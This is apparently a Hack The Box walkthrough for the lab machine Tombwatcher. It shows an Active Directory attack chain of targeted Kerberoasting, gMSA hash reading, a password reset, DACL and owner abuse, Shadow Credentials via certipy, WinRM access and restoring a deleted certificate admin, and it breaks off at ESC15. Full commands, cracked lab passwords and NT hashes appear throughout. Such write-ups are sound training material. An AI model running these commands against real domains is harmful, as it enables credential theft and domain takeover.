Tombwatcher
Tombwatcher is a medium Active Directory Windows machine fom Hack The Box features a series of ACL abuse to get access to WinRM on the target, and then restoring a deleted account to exploit an ADCS certificate template vulnerable to ESC15 gain access to the domain admin.
- Target:
dc01.tombwatcher.htb (10.129.16.106) - Domain:
tombwatcher.htb - Initial Access Domain Credentials:
henry:H3nry_987TGV!
Active Directory Enumeration
Since we are given a set of domain credentials, we can start by running bloodhound-ce-python to gather domain data to be fed into BloodHound.
╭─brian@rx-93-nu boxes/tombwatcher/bh
╰─$ bloodhound-ce-python -c all -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' -dc dc01.tombwatcher.htb -ns 10.129.16.106
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::244a:51a4:8842:b608
INFO: Trying LDAP connection to dead:beef::244a:51a4:8842:b608
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Testing resolved hostname connectivity dead:beef::244a:51a4:8842:b608
INFO: Trying LDAP connection to dead:beef::244a:51a4:8842:b608
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 12S

We feed the generated .json files into BloodHound CE. We start out analysis with the user Henry we are given the credentials of. Under the Outbound Object Control section, we see that Henry has WriteSPN access over a user named Alfred.
After some digging in BloodHound, I discovered the following attack chain:

- Henry can edit the SPN of user Alfred.
- Alfred can add himself to the Infrastructure group.
- The Infrastructure group can view the password of the GMSA account,
ANSIBLE_DEV$. ANSIBLE_DEV$can change the password of user Sam.- Sam can edit owner of user John
- John gas GenericAll over the OU named ADCS, and is also part of the Remote Management Users group.
I devised the following chain of attacks to get access a WinRM session on the target:
- As Henry, use Targeted Kerberoasting against Alfred and obtain his cleartext password.
- As Alfred, add himself to the Infrastructure group.
- As Alfred, read the password hash of
ANSIBLE_DEV$. - As
ANSIBLE_DEV$, change the password of Sam. - As Sam, change the owner of user John to Sam and give Sam full control over John.
- As Sam, get access to John using Shadow Credentials.
- Login via WinRM as John.
We’ll go into each step in detail.
Step 1: Targeted Kerberoasting against Alfred
Targeted Kerberoasting is a method used to abuse the ability of one user to edit the Service Principal Name of another. On this target, Henry can create an SPN for Alfred. Then, we can Kerberoast Alfred and attempt to recover his password offline.
First, we create a fake SPN for user Alfred using bloodyAD.
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ bloodyAD -d tombwatcher.htb --host 10.129.16.106 -u henry -p 'H3nry_987TGV!' set object alfred servicePrincipalName -v 'fake/SPN'
[+] alfred's servicePrincipalName has been updated
We now see our newly created SPN for Alfred.
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ GetUserSPNs.py -dc-ip 10.129.16.106 tombwatcher.htb/henry
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  ------  --------  --------------------------  ---------  ----------
fake/SPN              Alfred            2025-05-12 10:17:03.526670  <never>
Side note: if you are having issues with clock skew when requesting TGT against this target, just simply sync your time against the target domain controller.
sudo timedatectl set-ntp off
sudo rdate -n <target_ip>
We request a service ticket and obtain the TGS-REP using GetUserSPNs.py:
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ GetUserSPNs.py -dc-ip 10.129.16.106 tombwatcher.htb/henry -request -request-user alfred
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name    MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  ------  --------  --------------------------  ---------  ----------
fake/SPN              Alfred            2025-05-12 10:17:03.526670  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$5bfd334811e1c2672b1d5e467d081a9e$11ec98f31403265458726a224fc063daed745a868ca68b89804bf09898d259f0e96b19e52f93e059b94d8b69e99c3ae780285d69122d7a2d67fb8d700ea45f44b2ffc904978ba510035db6698f82b1a8c350e60fc8fba168cc1a39f29ccb0ffcb19b37f4f78cfb6d76f5bb3a902f84be39fdd250239f0a69a319569b340c4f36fe37a485fc6e7921740a259713bc7594422ef7ed7250f3e655a8710051de94f5334b20650e75bde01d80603cceb5d7f617adaad859bf715d3d217cbcc92dc12ebb3d43a8d107620133de12ec0fb95d0eecc6bbeb78d9f46cf642919cfeb3efcdf3d0dacd28ec5e0eedb9787d4d44b20a71115266ab055641d77ef7740355d3d0d4e199cf4ad1cf89dc9264838bc59fda933e0547ba7bf31041083541a2280e1e5fead68de7483f37d9becbe425927d51fdbf74ba0bd5e2177ae28a49c0734e43125d266d181f0d133850dc08f593d15dd1b9f6c242d7f84be2706b6d8fea86c6b47659a7343b4daf011cfc22527ababe83aefc199f1d50d2bceb23ab3c13ea1849a23223ba0413f69b847a2d850abb49b76547655a3b67899c3f0e75752d7eab794d73e279166867fb73504287d397a7ee79c10230e85b6bfcab1e024e8d5657ed91245f44a519b97e187fbcc85444f815fc171a3257872498881a63d1ee24d13ca2e6f7dc3bb5d2f3beb38b697c9cd6348c6bba3256f83282a671a1376fde516e088718d9d6ccb1d3989c7a011023b983a1e68f912a55791676cc75cfbdf47b11ba6deb8606f022938fad5fe3976aa04096441c447c9ca91ae825447bfb4c0fa7e042f829c4282f3c977c522699c3dfeabf9bdec0218695e0bc04c001d114c342afe255bf26e3da541d04715c6aa3d1bff2583f7e12a30149b899ff20f652588fdac723b40806cec5f05548b472618e0ae7ebd419d1852eabf8d9387a8d72d4f245fc8d3920ac8e327dc5c03d1b6dca539329bb4bda81bc86930a90fa9f086d0270047c19c330044b338b4803dfad30f986d22114d55d48c663b78388b321fd7ef4f8b3f6468800080fd7d330723f323a77e778fc35e1ca52317e7aa38bdc884e0242bd562c84056f242913615171972f779cfceab817f02dde950ffb0b615306692dce66d8c21d3f96f0928c960dfd42d41b1a90bbb64a2bd28607c874b9f65aca7f507d429f896d008e245d798977e186ca75fb1f65f57939e959667bb43ada5495df4de1c9162b7bcc84e50afb4b1bf18fdf0e67f0d17cf0c5a45a12da7f1b3eac42d4547f0e27816e89a570bc67a43be95452eccc4a08cec08e05e9c3b3b539153b9d3fe478ecd36234120c3898ab51ffb660c05987ce1266ab1d934150a1f0c40d24fc8b0c2d46c6d68f70c36dba8f0b140e423ffe4097532487a2750c0c69b19e6ed75024aefb5ebcca87b9f47c9d3c8c26ce6d5318b81a44a9fa242e7929c6c144ea284eb1c4f62263e30c12402b2ed665
Now, we can use Hashcat mode 13100 to recover the plaintext password for Alfred.
╭─brian@rx-93-nu boxes/tombwatcher/hash
╰─$ hashcat -m 13100 -O alfred.kerberoast /usr/share/dict/rockyou.txt
hashcat (v7.1.2) starting
[...]
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$5bfd334811e1c2672b1d5e467d081a9e$11ec98f31403265458726a224fc063daed745a868ca68b89804bf09898d259f0e96b19e52f93e059b94d8b69e99c3ae780285d69122d7a2d67fb8d700ea45f44b2ffc904978ba510035db6698f82b1a8c350e60fc8fba168cc1a39f29ccb0ffcb19b37f4f78cfb6d76f5bb3a902f84be39fdd250239f0a69a319569b340c4f36fe37a485fc6e7921740a259713bc7594422ef7ed7250f3e655a8710051de94f5334b20650e75bde01d80603cceb5d7f617adaad859bf715d3d217cbcc92dc12ebb3d43a8d107620133de12ec0fb95d0eecc6bbeb78d9f46cf642919cfeb3efcdf3d0dacd28ec5e0eedb9787d4d44b20a71115266ab055641d77ef7740355d3d0d4e199cf4ad1cf89dc9264838bc59fda933e0547ba7bf31041083541a2280e1e5fead68de7483f37d9becbe425927d51fdbf74ba0bd5e2177ae28a49c0734e43125d266d181f0d133850dc08f593d15dd1b9f6c242d7f84be2706b6d8fea86c6b47659a7343b4daf011cfc22527ababe83aefc199f1d50d2bceb23ab3c13ea1849a23223ba0413f69b847a2d850abb49b76547655a3b67899c3f0e75752d7eab794d73e279166867fb73504287d397a7ee79c10230e85b6bfcab1e024e8d5657ed91245f44a519b97e187fbcc85444f815fc171a3257872498881a63d1ee24d13ca2e6f7dc3bb5d2f3beb38b697c9cd6348c6bba3256f83282a671a1376fde516e088718d9d6ccb1d3989c7a011023b983a1e68f912a55791676cc75cfbdf47b11ba6deb8606f022938fad5fe3976aa04096441c447c9ca91ae825447bfb4c0fa7e042f829c4282f3c977c522699c3dfeabf9bdec0218695e0bc04c001d114c342afe255bf26e3da541d04715c6aa3d1bff2583f7e12a30149b899ff20f652588fdac723b40806cec5f05548b472618e0ae7ebd419d1852eabf8d9387a8d72d4f245fc8d3920ac8e327dc5c03d1b6dca539329bb4bda81bc86930a90fa9f086d0270047c19c330044b338b4803dfad30f986d22114d55d48c663b78388b321fd7ef4f8b3f6468800080fd7d330723f323a77e778fc35e1ca52317e7aa38bdc884e0242bd562c84056f242913615171972f779cfceab817f02dde950ffb0b615306692dce66d8c21d3f96f0928c960dfd42d41b1a90bbb64a2bd28607c874b9f65aca7f507d429f896d008e245d798977e186ca75fb1f65f57939e959667bb43ada5495df4de1c9162b7bcc84e50afb4b1bf18fdf0e67f0d17cf0c5a45a12da7f1b3eac42d4547f0e27816e89a570bc67a43be95452eccc4a08cec08e05e9c3b3b539153b9d3fe478ecd36234120c3898ab51ffb660c05987ce1266ab1d934150a1f0c40d24fc8b0c2d46c6d68f70c36dba8f0b140e423ffe4097532487a2750c0c69b19e6ed75024aefb5ebcca87b9f47c9d3c8c26ce6d5318b81a44a9fa242e7929c6c144ea284eb1c4f62263e30c12402b2ed665:basketball
We confirm our access using NetExec:
╭─brian@rx-93-nu boxes/tombwatcher/hash
╰─$ nxc smb dc01.tombwatcher.htb -u alfred -p 'basketball'
SMB         10.129.16.106   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.16.106   445    DC01             [+] tombwatcher.htb\alfred:basketball
Step 2: Add Alfred to Infrastructure Group
When a user is added to a group in Active Directory, the user inherits the accesses the user is granted in the DACL. We use bloodyAD to add Alfred to the Infrastructure group:
╭─brian@rx-93-nu boxes/tombwatcher/hash
╰─$ bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u alfred -p 'basketball' add groupMember infrastructure alfred
[+] alfred added to infrastructure
Confirmation:
╭─brian@rx-93-nu boxes/tombwatcher/hash
╰─$ bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u alfred -p 'basketball' get object infrastructure
[...]
member: CN=Alfred,CN=Users,DC=tombwatcher,DC=htb
Step 3: Read GMSA Password
As a member of the Infrastructure group, we can now read the password hash of ansible_dev$ as Alfred.
╭─brian@rx-93-nu boxes/tombwatcher
╰─$ nxc ldap dc01.tombwatcher.htb -u alfred -p 'basketball' --gmsa
LDAP        10.129.16.106   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.16.106   389    DC01             [+] tombwatcher.htb\alfred:basketball
LDAP        10.129.16.106   389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.16.106   389    DC01             Account: ansible_dev$         NTLM: b91f529d36292ba764273e5dd7b90fa1     PrincipalsAllowedToReadPassword: Infrastructure
Access confirmed.
╭─brian@rx-93-nu boxes/tombwatcher
╰─$ nxc ldap dc01.tombwatcher.htb -u 'ansible_dev$' -H b91f529d36292ba764273e5dd7b90fa1
LDAP        10.129.16.106   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.16.106   389    DC01             [+] tombwatcher.htb\ansible_dev$:b91f529d36292ba764273e5dd7b90fa1
Step 4: Reset Sam’s password
As ansible_dev$, we change Sam’s password to S@MY15MYH3r0 using NetExec’s change-password module:
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ nxc smb 10.129.16.106 -u 'ansible_dev$' -H b91f529d36292ba764273e5dd7b90fa1 -M change-password -o USER=sam NEWPASS=S@MY15MYH3r0
SMB         10.129.16.106   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.16.106   445    DC01             [+] tombwatcher.htb\ansible_dev$:b91f529d36292ba764273e5dd7b90fa1
CHANGE-P... 10.129.16.106   445    DC01             [+] Successfully changed password for sam
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ nxc smb 10.129.16.106 -u sam -p 'S@MY15MYH3r0'
SMB         10.129.16.106   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.16.106   445    DC01             [+] tombwatcher.htb\sam:S@MY15MYH3r0
Step 5 Take Full Control over John
Leveraging WriteOwner access, we add Sam as the owner of user John using owneredit.py from Impacket.
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ owneredit.py -action write -new-owner 'sam' -target 'john' -dc-ip 10.129.16.106 sam:S@MY15MYH3r0
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ owneredit.py -action read -target 'john' -dc-ip 10.129.16.106 sam:S@MY15MYH3r0
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-1105
[*] - sAMAccountName: sam
[*] - distinguishedName: CN=sam,CN=Users,DC=tombwatcher,DC=htb
Now, we give Sam full control access over John using dacledit.py.
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ dacledit.py -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' tombwatcher.htb/sam:S@MY15MYH3r0
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

/usr/bin/dacledit.py:390: DeprecationWarning: codecs.open() is deprecated. Use open() instead.
  with codecs.open(self.filename, 'w', 'utf-8') as outfile:
[*] DACL backed up to dacledit-20260617-132657.bak
[*] DACL modified successfully!
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ dacledit.py -action 'read' -principal 'sam' -target 'john' tombwatcher.htb/sam:S@MY15MYH3r0
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1392491010-1358638721-2126982587-1105)
[*]   ACE[20] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : None
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : sam (S-1-5-21-1392491010-1358638721-2126982587-1105)
[*]   ACE[21] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : WriteOwner (0x80000)
[*]     Trustee (SID)             : sam (S-1-5-21-1392491010-1358638721-2126982587-1105)
Step 6: Gain access to John using Shadow Credentials
To be able to use John’s user account, we have options such as Targeted Kerberoasting or resetting his password. To keep things interesting, I will demonstrate the third option: Shadow Credentials. It abuses the ability to write to the msDS-KeyCredentialLink attribute of the target user.
Since we have the ability to edit the msDS-KeyCredentialLink of John as we have full control over the user, the domain controller is running Windows Server 2019, and ADCS is operational on the target, the conditions for using Shadow Credentials are satisfied.
The process of gaining access to a user via Shadow credentials involves creating a key pair, adding the public key to the msDS-KeyCredentialLink attribute of the target user, generating a #PKCS12 that contains the certificate and private key, and finally leveraging Pass-the-Certitifcate technique to authenticate as the target user to obtain their TGT. This entire process can be automated using certipy, which also uses UnPAC the hash to obtain the NT hash for the user.
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ certipy shadow auto -u sam@tombwatcher.htb -p S@MY15MYH3r0 -account john -target 10.129.16.106 -ns 10.129.16.106
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '3b7d93e280304ad6a3f17c295466f15b'
[*] Adding Key Credential with device ID '3b7d93e280304ad6a3f17c295466f15b' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID '3b7d93e280304ad6a3f17c295466f15b' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'john.ccache'
[*] Wrote credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': ad9324754583e3e42b55aad4d3b8d2bf
Now, we login to WinRM as John with his NT hash and grab user flag:
╭─brian@rx-93-nu htb/boxes/tombwatcher
╰─$ evil-winrm -i 10.129.16.106 -u john -H ad9324754583e3e42b55aad4d3b8d2bf
Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> dir


    Directory: C:\Users\john\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        6/17/2026   4:47 PM             34 user.txt
Privilege Escalation - Part 1: Restoring Deleted Certificate Admin User
Since we see that John has GenericAll access over the ADCS OU, we should enumerate the ADCS configuration using certipy:
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ certipy find -k -no-pass -target dc01.tombwatcher.htb -ns 10.129.16.106
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Saving text output to '20260617173929_Certipy.txt'
[*] Wrote text output to '20260617173929_Certipy.txt'
[*] Saving JSON output to '20260617173929_Certipy.json'
[*] Wrote JSON output to '20260617173929_Certipy.json'
Inside the saved output, we see the certificate template named WebServer has an SID S-1-5-21-1392491010-1358638721-2126982587-1111 listed under its permissions. I couldn’t find a user with such SID in BloodHound, so the user may be deleted.
  17
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
Checking inside the Active Directory Recycle Bin, we find an account named cert_admin matching the user SID listed above in the certificate template configuration.
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true -and objectSid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties SamAccountName,ObjectSid,ObjectGUID -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectSid         : S-1-5-21-1392491010-1358638721-2126982587-1111
SamAccountName    : cert_admin
We restore the deleted cert_admin user:
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'ObjectSid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -IncludeDeletedObjects | Restore-ADObject
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true -and objectSid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties SamAccountName,ObjectSid,ObjectGUID
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'objectSid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties SamAccountName,ObjectSid,ObjectGUID


DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectSid         : S-1-5-21-1392491010-1358638721-2126982587-1111
SamAccountName    : cert_admin
If we collect domain data for BloodHound once again, we see that John has GenericAll access the cert_admin user.

This is convenient for us as it allows us to use Shadow Credentials to gain access to cert_admin.
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ certipy shadow auto -u john@tombwatcher.htb -hashes :ad9324754583e3e42b55aad4d3b8d2bf -account cert_admin -target 10.129.16.106 -ns 10.129.16.106
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'cert_admin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '3ffada48bb56479c87cec90bb6f099d2'
[*] Adding Key Credential with device ID '3ffada48bb56479c87cec90bb6f099d2' to the Key Credentials for 'cert_admin'
[*] Successfully added Key Credential with device ID '3ffada48bb56479c87cec90bb6f099d2' to the Key Credentials for 'cert_admin'
[*] Authenticating as 'cert_admin' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'cert_admin@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'cert_admin.ccache'
[*] Wrote credential cache to 'cert_admin.ccache'
[*] Trying to retrieve NT hash for 'cert_admin'
[*] Restoring the old Key Credentials for 'cert_admin'
[*] Successfully restored the old Key Credentials for 'cert_admin'
[*] NT hash for 'cert_admin': f87ebf0febd9c4095c68a88928755773
Privilege Escalation - Part 2: ESC15
We enumerate ADCS once again as cert_admin:
╭─brian@rx-93-nu boxes/tombwatcher/certipy
╰─$ certipy find -u cert_admin -hashes :f87ebf0febd9c4095c68a88928755773 -target dc01.tombwatcher.htb -ns 10.129.16.106
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260617180917_Certipy.txt'
[*] Wrote text output to '20260617180917_Certipy.txt'
[*] Saving JSON output to '20260617180917_Certipy.json'
[*] Wrote JSON output to '20260617180917_Certipy.json'
The template named WebServer is marked to be vulnerable to ESC15.
  17
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
